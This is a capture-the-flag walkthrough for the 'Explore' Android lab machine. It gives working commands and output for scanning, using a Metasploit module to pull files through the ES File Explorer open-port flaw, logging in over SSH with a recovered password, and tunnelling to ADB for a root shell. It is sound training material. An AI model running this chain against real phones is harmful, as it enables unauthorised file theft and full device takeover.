Classification: Official

Explore

25th October 2021 / Document No D21.100.138

Prepared By: bertolis

Machine Author: bertolis

Difficulty: Easy

Synopsis

Explore is an easy difficulty Android machine. Network enumeration reveals a vulnerable service that is exploitable via a Metasploit module, and gives restricted read access to the machine. Further enumeration of the files, reveals the SSH credentials of a system user, allowing this way remote access to the machine. Finally, the attacker is able to forward a filtered port locally using SSH tunneling, in order to access the Android shell over the Android Debug Bridge (ADB). This eventuality allows the attacker to execute commands as the root user.

Skills required

- Basic Network/Android Enumeration
- Basic Metasploit Usage

Skills learned

- Basic Android Exploitation

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.247 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.247
```

```
nmap -p$ports -sC -sV 10.10.10.247
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-25 13:52 EEST
Nmap scan report for 10.10.10.247 (10.10.10.247)
Host is up (0.079s latency).

PORT      STATE    SERVICE VERSION
2222/tcp  open     ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|_  2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
5555/tcp  filtered freeciv
59777/tcp open     http    Bukkit JSONAPI httpd for Minecraft game server
3.6.0 or older
```

Nmap reveals an SSH server running on port 2222, an HTTP service running on port 59777, and a filtered TCP service running on port 5555. Searching online for `port 5555`, we get the following as the first result.




This website shows known port assignments and vulnerabilities.

KDDI CORPORATION Smart TV Box could allow a remote attacker to bypass security restrictions, caused by the failure to restrict access by the Android Debug Bridge. By using port 5555/TCP, an attacker could exploit this vulnerability to conduct arbitrary operations on the device without user's intent.
References: [CVE-2019-6005], [XFDB-165762]


In the above snippet we can see that the port 5555 is being used by the Android Debug Bridge (ADB). Android Debug Bridge (adb) is a command-line tool that allows users to communicate with an Android device.

Initial Foothold

As the port 5555 is filtered and it is not possible to connect through `adb` we search online for `port 59777` that reveals the following as a first result.



This port is used by ES File Explorer File Manager application for Android, according to [this](#) website.



This website also indicates a known vulnerability for this application, in which an attacker is able to execute arbitrary commands to the host. Searching the metasploit framework reveals a module for this vulnerability.

```
msfconsole
search es file explorer
```

```
msf6 > search es file explorer

Matching Modules
================

   #   Name    Disclosure Date  Rank       Check  Description
   -   ----    ---------------  ----       -----  -----------
   <SNIP>
   3   auxiliary/scanner/http/es_file_explorer_open_port
   2019-01-16       normal     No     ES File Explorer Open Port
   <SNIP>
```

Let's use this module and then list its options.

```
use auxiliary/scanner/http/es_file_explorer_open_port
options
```

```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if
required by the action
   Proxies                      no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing
connections
   THREADS     1                yes       The number of concurrent
threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info
```

Next, we set the `RHOSTS` parameter with the IP of the host, and type `exploit`.

```
set RHOSTS 10.10.10.247
exploit
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOSTS
10.10.10.247
RHOSTS => 10.10.10.247
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 10.10.10.247:59777   - Name: VMware Virtual Platform
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This is successful. The parameter `action` was set by default to `GETDEVICEINFO` and thus, the output shows some information about the device. Let's list all the actions of this module.

```
show actions
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name            Description
   ----            -----------
   APPLAUNCH       Launch an app. ACTIONITEM required.
   GETDEVICEINFO   Get device info
   GETFILE         Get a file from the device. ACTIONITEM required.
   LISTAPPS        List all the apps installed
   LISTAPPSALL     List all the apps installed
   LISTAPPSPHONE   List all the phone apps installed
   LISTAPPSSDCARD  List all the apk files stored on the sdcard
   LISTAPPSSYSTEM  List all the system apps installed
   LISTAUDIOS      List all the audio files
   LISTFILES       List all the files on the sdcard
   LISTPICS        List all the pictures
   LISTVIDEOS      List all the videos
```

Setting the `action` to `LISTPICS`, we get the following results.

```
set action LISTPICS
exploit
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action
LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 10.10.10.247:59777
  concept.jpg (135.33 KB) - 4/21/21 02:38:08 AM: /storage/emulated/0/DCIM
/concept.jpg
  anc.png (6.24 KB) - 4/21/21 02:37:50 AM: /storage/emulated/0/DCIM
/anc.png
  creds.jpg (1.14 MB) - 4/21/21 02:38:18 AM: /storage/emulated/0/DCIM
/creds.jpg
  224_anc.png (124.88 KB) - 4/21/21 02:37:21 AM: /storage/emulated/0/DCIM
/224_anc.png

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

This instruction seems to list all the images stored in the `DCIM` directory of the phone. It is quite often for someone to take a picture of something in order to remember it. Let's set the `action` to `GETFILE` and download the file `creds.jpg`.


```
set action GETFILE
set ACTIONITEM /storage/emulated/0/DCIM/creds.jpg
exploit
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action
GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM
/storage/emulated/0/DCIM/creds.jpg
ACTIONITEM => /storage/emulated/0/DCIM/creds.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 10.10.10.247:59777   - /storage/emulated/0/DCIM/creds.jpg saved to
/home/john/.msf4
/loot/20211025151836_default_10.10.10.247_getFile_410464.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Next, we can open the image by using the image viewer `feh`.

```
sudo apt install feh
feh ~/.msf4/loot/20211025151836_default_10.10.10.247_getFile_410464.jpg
```



This looks like a notebook with the password `Kr1sT!5h@Rp3xPl0r3!` for the user `kristi`. Let's use these credentials and try to login via SSH on port 2222 that we found earlier.

```
ssh kristi@10.10.10.247 -p 2222
```

```
ssh kristi@10.10.10.247 -p 2222

<SNIP>
:/ $ whoami
u0_a76
:/ $ groups
inet everybody u0_a76_cache all_a76
```

Access to the remote machine via SSH has been acquired as a low privileged user. The user flag is located in `/storage/emulated/0/user.txt`.

Privilege Escalation

Having access to the remote host over SSH, we can execute the following command to ensure that the filtered port 5555 we found earlier, is running.

```
:/ $ ss -ntpl

State     Recv-Q Send-Q     Local Address:Port      Peer Address:Port

LISTEN      0      50           *:2222                   *:*
users:(("ss",pid=6139,fd=64),("sh",pid=5409,fd=64),
("droid.sshserver",pid=3214,fd=64))
LISTEN      0      4            *:5555                   *:*

LISTEN      0      50           *:59777                  *:*
```

Since the port 5555 is filtered and we can't reach it remotely via `adb`, let's try to forward it via SSH and try again. Issue the following command in order to forward the port locally, using the password `Kr1sT!5h@Rp3xPl0r3!` once again.

```
ssh -L 5555:127.0.0.1:5555 kristi@10.10.10.247 -p 2222
```

```
ssh -L 5555:127.0.0.1:5555 kristi@10.10.10.247 -p 2222
Password authentication
Password:
:/ $
```

The Android Debug Bridge (ADB) tool seems to be available on `apt` package manager. Let's install it by executing the following command. Then we can list the help menu.

```
sudo apt install adb
adb --help
```

```
adb --help
Android Debug Bridge version 1.0.41
Version 28.0.2-debian
Installed as /usr/lib/android-sdk/platform-tools/adb

<SNIP>
networking:
 connect HOST[:PORT]   connect to a device via TCP/IP [default port=5555]
 disconnect [HOST[:PORT]] disconnect from given TCP/IP device [default
   port=5555], or all
```

On the `network` section we see that using the instruction `connect`, we can connect to the Android device. We run `adb` again from our local machine using our local IP.

```
adb connect 127.0.0.1:5555
```

```
adb connect 127.0.0.1:5555
connected to 127.0.0.1:5555
```

We can list the connected devices by executing the following command.

```
adb devices
```

```
adb devices
List of devices attached
127.0.0.1:5555  device
```

Then, we can type the following to get shell on the remote machine.

```
adb shell
```

In order for an Android device to allow someone to connect via ADB, the `USB debugging` option must be enabled in the device. In addition, ADB provides the instructions `adb root` and `adb unroot`, which allow users to connect to the device as the user `root` or `shell` accordingly. Executing the following command, will start the ADB as user `root`.

```
adb root
```

Then, we type the following to connect once again.

```
adb shell
whoami
```

The root flag is located in `/data/root.txt`.